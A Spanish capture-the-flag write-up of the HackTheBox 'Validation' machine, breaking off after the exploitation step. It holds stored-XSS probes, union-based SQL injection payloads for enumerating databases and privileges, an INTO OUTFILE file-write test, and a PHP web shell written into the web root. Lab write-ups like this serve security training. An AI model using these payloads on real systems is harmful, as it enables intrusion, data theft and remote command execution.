

Validation



HACKTHEBOX

IGNACIO AMADOR LÓPEZ

INDICE

1. ENUMERACION	5
Directorios	5
Tecnologías	6
Sitio Web.....	6
2. ANALISIS DE VULNERABILIDAD	15
3. EXPLOTACION	16
4. POST-EXPLOTACION	17
5. ESCALADA	18
6. MEDIDAS Y LECCIONES	19
SQLi	19
Stored XSS.....	19
Escapar todo	19
Añadir una política de seguridad de contenido (CSP)	19

INDICE DE ILUSTRACIONES

Ilustración 1. nmap inicial.....	5
Ilustración 2. Enumeración de directorios.....	5
Ilustración 3. Enumeración de tecnologías.....	6
Ilustración 4. Web de puerto 4566.....	6
Ilustración 5. Web de puerto 8080.....	6
Ilustración 6. Página web inicial	7
Ilustración 7. Página web secundaria	7
Ilustración 8. XSS test	8
Ilustración 9. Ejecución XSS	8
Ilustración 10. XSS Stored	8
Ilustración 11. Interpretación de código JS tras XSS.....	9
Ilustración 12. Configuración de cookies.....	9
Ilustración 13. Union-Based: Enumeración de columnas.....	9
Ilustración 14. Union-Based: Enumeración de base de datos	9
Ilustración 15. Union-Based: Enumeración de versión de gestor de DB.....	10
Ilustración 16. Union-Based: Enumeración de usuario	10
Ilustración 17. Union-Based: Enumeración de tablas.....	10
Ilustración 18. Union-Based: Enumeración de columnas.....	11
Ilustración 19. Union-Based: Consulta en tabla	11
Ilustración 20. Union-Based: Enumeración de permisos de usuario.....	12
Ilustración 21. Union-Based: Enumeración de variable global_file_priv	14
Ilustración 22. Union-Based: Prueba de File Upload	14
Ilustración 23. Confirmación de File Upload	14
Ilustración 24. Código de account.php	15
Ilustración 25. Ejecución de comandos	16
Ilustración 26. Payload para Reverse Shell.....	16
Ilustración 27. Recepción de Reverse Shell	16
Ilustración 28. Entorno Docker	17
Ilustración 29. Conexión con host	17
Ilustración 30. User Flag	17
Ilustración 31. Credenciales.....	17
Ilustración 32. Root Flag	18

INDICE DE FRAGMENTOS DE CODIGO

Código 1. Union-Based: Enumeración de columnas.....	9
Código 2. Union-Based: Enumeración de base de datos.....	9
Código 3. Union-Based: Enumeración de versión de gestor de DB.....	10
Código 4. Union-Based: Enumeración de usuario	10
Código 5. Union-Based: Enumeración de tablas	10
Código 6. Union-Based: Enumeración de columnas.....	11
Código 7. Union-Based: Consulta en tabla	11
Código 8. Union-Based: Enumeración de permisos de usuario	12
Código 9. Union-Based: Enumeración de variable global_file_priv	14
Código 10. Union-Based: Prueba de File Upload.....	14
Código 11. Consulta SQL vulnerable.....	15
Código 12. Payload PHP Web Shell.....	16
Código 13. Payload File Upload via SQLi Union Based	16
Código 14. Payload Reverse Shell	16
Código 15. Consulta SQL vulnerable.....	19
Código 16. Solución a SQLi	19
Código 17. Ejemplo de consulta tras solución.....	19
Código 18. Código vulnerable a XSS	19
Código 19. Solución XSS #1.....	19
Código 20. Solución a XSS #2.....	20

INDICE DE TABLAS

Tabla 1. Criticidad de permisos en DB13

1. ENUMERACION

Encontramos en la enumeración inicial los siguientes puertos abiertos, entre los que destacamos

- **22 – SSH** : No vulnerable debido a la versión actualizada.
- **3 puertos HTTP**

```
~/Machines/HTB/Validation/recon cat ini.nmap
File: ini.nmap
1 # Nmap 7.95 scan initiated Thu Nov 20 11:29:18 2025 as: /usr/lib/nmap/nmap -p- -sSCV --min-rate 3500 -Pn -oN ini.nmap 10.129.95.235
2 Warning: 10.129.95.235 giving up on port because retransmission cap hit (10).
3 Nmap scan report for 10.129.95.235
4 Host is up (0.080s latency).
5 Not shown: 65076 closed tcp ports (reset), 455 filtered tcp ports (no-response)
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 |   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
10 |   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
11 |_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
12 80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
13 |_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
14 |_ http-server-header: Apache/2.4.48 (Debian)
15 4566/tcp  open  http     nginx
16 |_ http-title: 403 Forbidden
17 8080/tcp  open  http     nginx
18 |_ http-title: 502 Bad Gateway
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
22 # Nmap done at Thu Nov 20 11:30:02 2025 -- 1 IP address (1 host up) scanned in 43.32 seconds
```

Ilustración 1. nmap inicial

Directorios

De manera inicial encontramos los siguientes directorios del puerto 80, los cuales no nos dejan ver gran cosa debido a que estas más tarde serán accesibles por medio de la funcionalidad propia de la web. Si enumeramos con una wordlist mas extensa obtendremos el mismo resultado.

```
~/Machines/HTB/Validation/recon dirsearch -u http://10.129.95.235
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/lanadorl/Machines/HTB/Validation/recon/reports/http_10.129.95.235/_25-11-20_11-44-24.txt
Target: http://10.129.95.235/

[11:44:24] Starting:
[11:44:29] 403 - 278B - /.ht_wsr.txt
[11:44:29] 403 - 278B - /.htaccess.bak1
[11:44:29] 403 - 278B - /.htaccess.orig
[11:44:29] 403 - 278B - /.htaccess.sample
[11:44:29] 403 - 278B - /.htaccess.save
[11:44:29] 403 - 278B - /.htaccess_extra
[11:44:29] 403 - 278B - /.htaccess_sc
[11:44:29] 403 - 278B - /.htaccess_orig
[11:44:29] 403 - 278B - /.htaccessbak
[11:44:29] 403 - 278B - /.htaccessOLD
[11:44:29] 403 - 278B - /.htaccessOLD2
[11:44:29] 403 - 278B - /.htm
[11:44:29] 403 - 278B - /.html
[11:44:29] 403 - 278B - /.htpasswd
[11:44:29] 403 - 278B - /.htpasswd_test
[11:44:29] 403 - 278B - /.htpasswd1
[11:44:30] 301 - 311B - /js -> http://10.129.95.235/js/
[11:44:32] 200 - 16B - /account.php
[11:44:40] 200 - 4B - /config.php
[11:44:41] 301 - 312B - /css -> http://10.129.95.235/css/
[11:44:40] 403 - 278B - /js/
[11:44:50] 403 - 278B - /server-status/
[11:44:50] 403 - 278B - /server-status

Task Completed
took 43s

~/Machines/HTB/Validation/recon dirsearch -u http://10.129.95.235 -w /usr/share/wordlists/dirb/common.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4613
Output File: /home/lanadorl/Machines/HTB/Validation/recon/reports/http_10.129.95.235/_25-11-20_11-44-38.txt
Target: http://10.129.95.235/

[11:44:38] Starting:
[11:44:42] 301 - 312B - /css -> http://10.129.95.235/css/
[11:44:40] 301 - 311B - /js -> http://10.129.95.235/js/
[11:44:51] 403 - 278B - /server-status

Task Completed
took 18s
```

Ilustración 2. Enumeración de directorios

Tecnologías

Sobre tecnologías no encontramos nada mas allá del uso de PHP que mas tarde podremos tener en cuenta en caso de que podamos ejecutar algo en este lenguaje bajo alguna vulnerabilidad.




Ilustración 3. Enumeración de tecnologías

Sitio Web

Puertos 4566 y 8080

Sobre estos puertos no podemos enumerar nada en concreto debido a que el acceso a los mismos se encuentra restringido.




Ilustración 4. Web de puerto 4566



Ilustración 5. Web de puerto 8080

Puerto 80

Nos encontramos con la siguiente página. Parece ser una página de suscripción a unos clasificatorios. En la pagina inicial nos encontramos con el siguiente formulario, donde podremos introducir el nombre del usuario que queramos registrar y el país de este.

The image shows a web page with a white header containing the text "Join the UHC - September Qualifiers". Below the header is a dark blue section. In the center of this section is the text "Register Now". Below this text is a registration form. The form has two input fields: the first is labeled "Username" and is empty; the second is a dropdown menu showing "Brazil" with a small downward arrow to its right. To the right of these fields is a button labeled "Join Now".


Join the UHC - September Qualifiers

Register Now

Username Brazil

Ilustración 6. Página web inicial

Si intentamos registrar un usuario, vemos que el nombre y el país se muestran por pantalla en la segunda vista, en este caso **account.php**. Tendremos esto en cuenta en el momento de enumerar la vulnerabilidad

The image shows a web page with a white header containing the text "Join the UHC - September Qualifiers". Below the header is a dark blue section. In the center of this section is the text "Welcome Test". Below this text is the text "Other Players In Brazil". Below this text is a list of players, with the first one being "Test".

Join the UHC - September Qualifiers

Welcome Test


Other Players In Brazil

- Test

Ilustración 7. Página web secundaria

XSS

Si probamos diferentes payloads sobre el campo de input de nombre de usuario, vemos que el más básico de XSS es efectivo.



Join the UHC - September Qualifiers

Register Now

Brazil Join Now

Ilustración 8. XSS test

Obtenemos la salida de este en el momento de ejecutar el registro y más tarde también obtenemos el mismo resultado cada vez que accedemos a la página donde se encuentra registrado el payload.




Ilustración 9. Ejecución XSS



Join the UHC - September Qualifiers

Welcome

Other Players In Brazil

- Test
- {{7*7}}
-

Ilustración 10. XSS Stored

```

1 <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
2 <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
3 <script src="//cdn.jsdelivr.net/npm/jquery@3.2.1/dist/jquery.min.js"></script>
4 <!-- Include the above in your HEAD tag -->
5
6 <div class="container">
7   <h1 class="text-center m-5">Join the UHC - September Qualifiers</h1>
8
9   </div>
10  <section class="bg-dark text-center p-5 mt-4">
11    <div class="container p-5">
12      <h1 class="text-white">
13        Welcome
14      </h1>
15      <h3 class="text-white">Other Players In Brazil</h3>
16      <li class="text-white">Test</li>
17      <li class="text-white">{{?7}}</li>
18      <li class="text-white"><script>alert(1)</script></li>
19    </div>
20  </section>
21 </div>

```

Ilustración 11. Interpretación de código JS tras XSS

Por el momento descartamos este vector de ataque debido a la gran cantidad de países posibles para el registro. No obstante esta vulnerabilidad se podría ejecutar de manera que podríamos realizar un robo de sesión mediante la recepción de cookies de otros usuarios

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
user	d41dbcd98f00b204e9800998ecf8427e	10.129.95.235	/	Session	36	false	false	None	Thu, 20 Nov 2025 10:59:50 GMT

Ilustración 12. Configuración de cookies

SQLi

Desde Burpsuite abrimos la petición que hacemos en el momento de registrar el usuario. Probando diferentes payloads tanto en el campo del usuario como en el del país nos encontramos con lo siguiente:

```

<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome TEST
    </h1>
    <h3 class="text-white">
      Other Players In Anguilla' UNION SELECT 1#
    </h3>
    <li class="text-white">
      1
    </li>
  </div>
</section>

```

Ilustración 13. Union-Based: Enumeración de columnas

```
'+UNION+SELECT+1#
```

Código 1. Union-Based: Enumeración de columnas

Detectamos entonces que existe un SQLi Union-Based. A partir de este podremos extraer información de la base de datos en la que se almacenan los datos.

Si extraemos de manera inicial el nombre de la base de datos y la versión del gestor de bases de datos con el que estamos trabajando obtenemos lo siguiente:

```

<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome test
    </h1>
    <h3 class="text-white">
      Other Players In Germany' UNION SELECT database()#
    </h3>
    <li class="text-white">
      registration
    </li>
  </div>
</section>

```

Ilustración 14. Union-Based: Enumeración de base de datos

```
'+UNION+SELECT+database()#
```

Código 2. Union-Based: Enumeración de base de datos

```

</div>
<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome TEST
    </h1>
    <h3 class="text-white">
      Other Players In Anguilla' UNION SELECT version()#
    </h3>
    <li class="text-white">
      10.5.11-MariaDB-1
    </li>
  </div>
</section>

```

Ilustración 15. Union-Based: Enumeración de versión de gestor de DB

```
' + UNION+SELECT+version()#
```

Código 3. Union-Based: Enumeración de versión de gestor de DB

Podemos obtener también el nombre del usuario que está ejecutando las consultas:

```

<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome test
    </h1>
    <h3 class="text-white">
      Other Players In Germany' UNION SELECT user()#
    </h3>
    <li class="text-white">
      uhc@localhost
    </li>
  </div>
</section>

```

Ilustración 16. Union-Based: Enumeración de usuario

```
' + UNION+SELECT+user()#
```

Código 4. Union-Based: Enumeración de usuario

De hecho hemos extraído el nombre de todas las bases de los datos presentes en el sistema, pero el resto se trataba de las bases de datos por defecto. Por lo que una vez tenemos el nombre de la base de datos podemos ejecutar la enumeración de tablas:

```

<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome TEST
    </h1>
    <h3 class="text-white">
      Other Players In Anguilla' UNION SELECT table_name FROM
      information_schema.tables WHERE table_schema="registration"#
    </h3>
    <li class="text-white">
      registration
    </li>
  </div>
</section>

```

Ilustración 17. Union-Based: Enumeración de tablas

```
' + UNION+SELECT+table name+FROM+information schema.tables+WHERE+table schema="$PLACEHOLDER"#
```

Código 5. Union-Based: Enumeración de tablas

Con el nombre de las tablas dentro del esquema, en nuestro caso simplemente **registration**, procedemos a la enumeración de columnas de la tabla:

```

<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome TEST
    </h1>
    <h3 class="text-white">
      Other Players In Anguilla'UNION SELECT column_name FROM
      information_schema.columns WHERE table_name="registration"#
    </h3>
    <li class='text-white'>
      username
    </li>
    <li class='text-white'>
      userhash
    </li>
    <li class='text-white'>
      country
    </li>
    <li class='text-white'>
      regtime
    </li>
  </div>

```

Ilustración 18. Union-Based: Enumeración de columnas

```
'+UNION+SELECT+column_name+FROM+information_schema.columns+WHERE+table_name="$PLACEHOLDER"#
```

Código 6. Union-Based: Enumeración de columnas

Como solo podemos extraer información por medio de un campo en cada consulta, vamos a extraer los nombres de usuario registrados, para ver si hay alguno que podamos usar más tarde:

```

<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome TEST
    </h1>
    <h3 class="text-white">
      Other Players In Anguilla'UNION SELECT username FROM registration#
    </h3>
    <li class='text-white'>
      a
    </li>
    <li class='text-white'>
      test
    </li>
  </div>

```

Ilustración 19. Union-Based: Consulta en tabla

```
'+UNION+SELECT+username+FROM+registration#
```

Código 7. Union-Based: Consulta en tabla

Vemos entonces que los usuarios registrados son aquellos que nosotros hemos registrado en el sistema y ninguno más, por lo que procedemos a enumerar más información.

Como enumeramos antes el usuario que se encontraba ejecutando las consultas en el servidor, vamos a enumerar los privilegios de este.

```

</div>
<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome TEST
    </h1>
    <h3 class="text-white">
      Other Players In Anguilla'UNION SELECT privilege_type FROM
      information_schema.user_privileges WHERE grantee =
      "'uhc'@'localhost'"#
    </h3>
    <li class="text-white">
      SELECT
    </li>
    <li class="text-white">
      INSERT
    </li>
    <li class="text-white">
      UPDATE
    </li>
    <li class="text-white">
      DELETE
    </li>
    <li class="text-white">
      CREATE
    </li>
    <li class="text-white">
      DROP
    </li>
    <li class="text-white">
      RELOAD
    </li>
    <li class="text-white">
      SHUTDOWN
    </li>
    <li class="text-white">
      PROCESS
    </li>
    <li class="text-white">
      FILE
    </li>
    <li class="text-white">

```

Ilustración 20. Union-Based: Enumeración de permisos de usuario

```
' + UNION + SELECT + privilege_type + FROM + information_schema.user_privileges + WHERE + grantee + '=' + "'uhc'@'localhost'" + '#'
```

Código 8. Union-Based: Enumeración de permisos de usuario

Vemos entonces que se nos muestran una gran cantidad de permisos, los cuales mostramos a continuación:

Permisos MariaDB

PERMISO	CRITICIDAD	DESCRIPCIÓN DE VULNERABILIDAD
SELECT	ALTA	Permite leer cualquier dato accesible por el usuario de la base de datos; facilita la exfiltración de credenciales o información sensible.
INSERT	MEDIA	Permite insertar datos maliciosos, como scripts XSS persistentes o registros falsificados.
UPDATE	MEDIA	Permite alterar datos existentes, como cambiar contraseñas o escalar privilegios.
DELETE	MEDIA	Permite eliminar registros, causando pérdida de información.
DROP	ALTA	Permite eliminar tablas o bases de datos completas; puede causar destrucción total de la aplicación.
CREATE	ALTA	Permite crear objetos como tablas o vistas, que pueden ser usados para persistencia o evasión.
ALTER	ALTA	Permite modificar tablas existentes, insertar columnas, cambiar tipos o preparar estructuras para abuso.
FILE	CRÍTICA	Permite leer archivos del sistema (LOAD_FILE) o escribir (INTO OUTFILE); puede llevar a ejecución remota o web shells.
EXECUTE	ALTA	Permite ejecutar procedimientos almacenados que podrían ser utilizados para ejecución arbitraria o abuso del sistema.
SHOW DATABASES	BAJA	Permite la enumeración de bases de datos existentes, lo que facilita el reconocimiento.
SHOW VIEW	BAJA	Permite acceder a la lógica de vistas; útil para ingeniería inversa.
TRIGGER	MEDIA	Permite crear lógica automática maliciosa al modificar datos.
CREATE ROUTINE	ALTA	Permite definir procedimientos almacenados que podrían contener lógica maliciosa.
ALTER ROUTINE	ALTA	Permite modificar rutinas existentes; permite persistencia de payloads maliciosos.
LOCK TABLES	BAJA	Puede ser usado para denegación de servicio local en tablas específicas.
PROCESS	MEDIA	Permite ver otras conexiones activas y potencialmente matarlas o espiar su actividad.
SUPER	CRÍTICA	Permite ejecución de comandos administrativos peligrosos (como cambiar variables globales o cerrar el servidor).

Tabla 1. Criticidad de permisos en DB

Una vez revisados los permisos nos centramos en el permiso FILE, el cual nos va a permitir subir archivos al servidor con contenido personalizado. Primero deberemos consultar que la variable `secure_file_priv` se encuentre NO seteada.

Esta variable es una medida de seguridad que restringe las operaciones de lectura y escritura de archivos por parte del servidor de base de datos, en particular para comandos como **LOAD DATA INFILE**, **SELECT INTO OUTFILE** y **LOAD_FILE()**.

Esta limita a que directorio puede acceder el servidor para llevar a cabo estas acciones. Tenemos tres posibles valores:

- **Una ruta específica** – Solo se tiene acceso a esta ruta.
- **Una cadena vacía** – Donde no se permite ninguna operación de archivo.
- **NULL** – Donde no existe restricción, con acceso completo a cualquier ruta.

Para comprobar el valor de dicha variable ejecutamos lo siguiente:

```
<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome TEST
    </h1>
    <h3 class="text-white">
      Other Players In Anguilla' UNION SELECT
      IFNULL(CONCAT(' ', @@global.secure_file_priv, ' '), '[NULL]')#
    </h3>
    <li class="text-white">
      [NULL]
    </li>
  </div>
```

Ilustración 21. Union-Based: Enumeración de variable `global_file_priv`

```
' + UNION+SELECT+IFNULL(CONCAT(' ', @@global.secure_file_priv, ' '), '[NULL]')#
```

Código 9. Union-Based: Enumeración de variable `global_file_priv`

Vemos entonces que esta se encuentra en null, por lo que no tenemos restricción. Vamos a usar entonces la consulta con **SELECT '\$CHAR' INTO FILE '\$RUTA'**. De esta manera introduciremos el valor \$CHAR en el archivo especificado en \$RUTA. Vamos a realizar primero una prueba para ver si posteriormente podemos ejecutar esto.

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 10.129.52.204
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 88
9 Origin: http://10.129.52.204
10 Connection: keep-alive
11 Referer: http://10.129.52.204/
12 Cookie: user=033bd94b1168d7e4f0d644c3c95e35bf
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=TEST&country=
  Anguilla' UNION+SELECT+'HOLA'+INTO+OUTFILE+' /var/www/html/test.md'#
```

Ilustración 22. Union-Based: Prueba de File Upload

```
' + UNION+SELECT+'HOLA'+INTO+OUTFILE+' /var/www/html/test.md'#
```

Código 10. Union-Based: Prueba de File Upload




Ilustración 23. Confirmación de File Upload

2. ANALISIS DE VULNERABILIDAD

Analicemos primero la vulnerabilidad que presenta el sistema:

```
cat account.php
<?php
if (!isset($_COOKIE['user'])) {
    echo "Please Register!";
    exit;
}

?>
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!-- Include the above in your HEAD tag -->

<div class="container">
    <h1 class="text-center m-5">Join the UHC - September Qualifiers</h1>

</div>
<section class="bg-dark text-center p-5 mt-4">
    <div class="container p-5">
        <?php
        include('config.php');
        $user = $_COOKIE['user'];
        $sql = "SELECT username, country FROM registration WHERE userhash = ?";
        $stmt = $conn->prepare($sql);
        $stmt->bind_param("s", $user);
        $stmt->execute();

        $result = $stmt->get_result(); // get the mysqli result
        $row = $result->fetch_assoc(); // fetch data
        echo '<h1 class="text-white">Welcome ' . $row['username'] . '</h1>';
        echo '<h3 class="text-white">Other Players In ' . $row['country'] . '</h3>';
        $sql = "SELECT username FROM registration WHERE country = '" . $row['country'] . "'";
        $result = $conn->query($sql);
        while ($row = $result->fetch_assoc()) {
            echo "<li class='text-white'" . $row['username'] . "</li>";
        }
    </div>
</section>
</div>
```

Ilustración 24. Código de account.php

```
$sql = "SELECT username FROM registration WHERE country = '" . $row['country'] . "'";
$result = $conn->query($sql);
```

Código 11. Consulta SQL vulnerable

Es en esta consulta que la cual consultamos una vez dentro del servidor que es vulnerable a SQLi. Las razones son:

- El campo **country** viene dado por los datos dados en la pagina inicial donde se introducía el nombre del usuario y mediante el desplegable se seleccionaba el país de registro, campo el cual nosotros posteriormente editábamos en BurpSuite.

3. EXPLOTACION

Para explotar la vulnerabilidad vamos a subir una Web Shell al servidor

```
<?php system($_GET['cmd']);?>
```

Código 12. Payload PHP Web Shell

Una vez tenemos el payload, ejecutamos la consulta vulnerable.

```
'+UNION+SELECT+"<?php+system($ GET['cmd']);?>" +INTO+OUTFILE+' /var/www/html/root.php' #
```

Código 13. Payload File Upload via SQLi Union Based

Y si visitamos el archivo que hemos creado vemos que se ha creado el archivo correctamente.

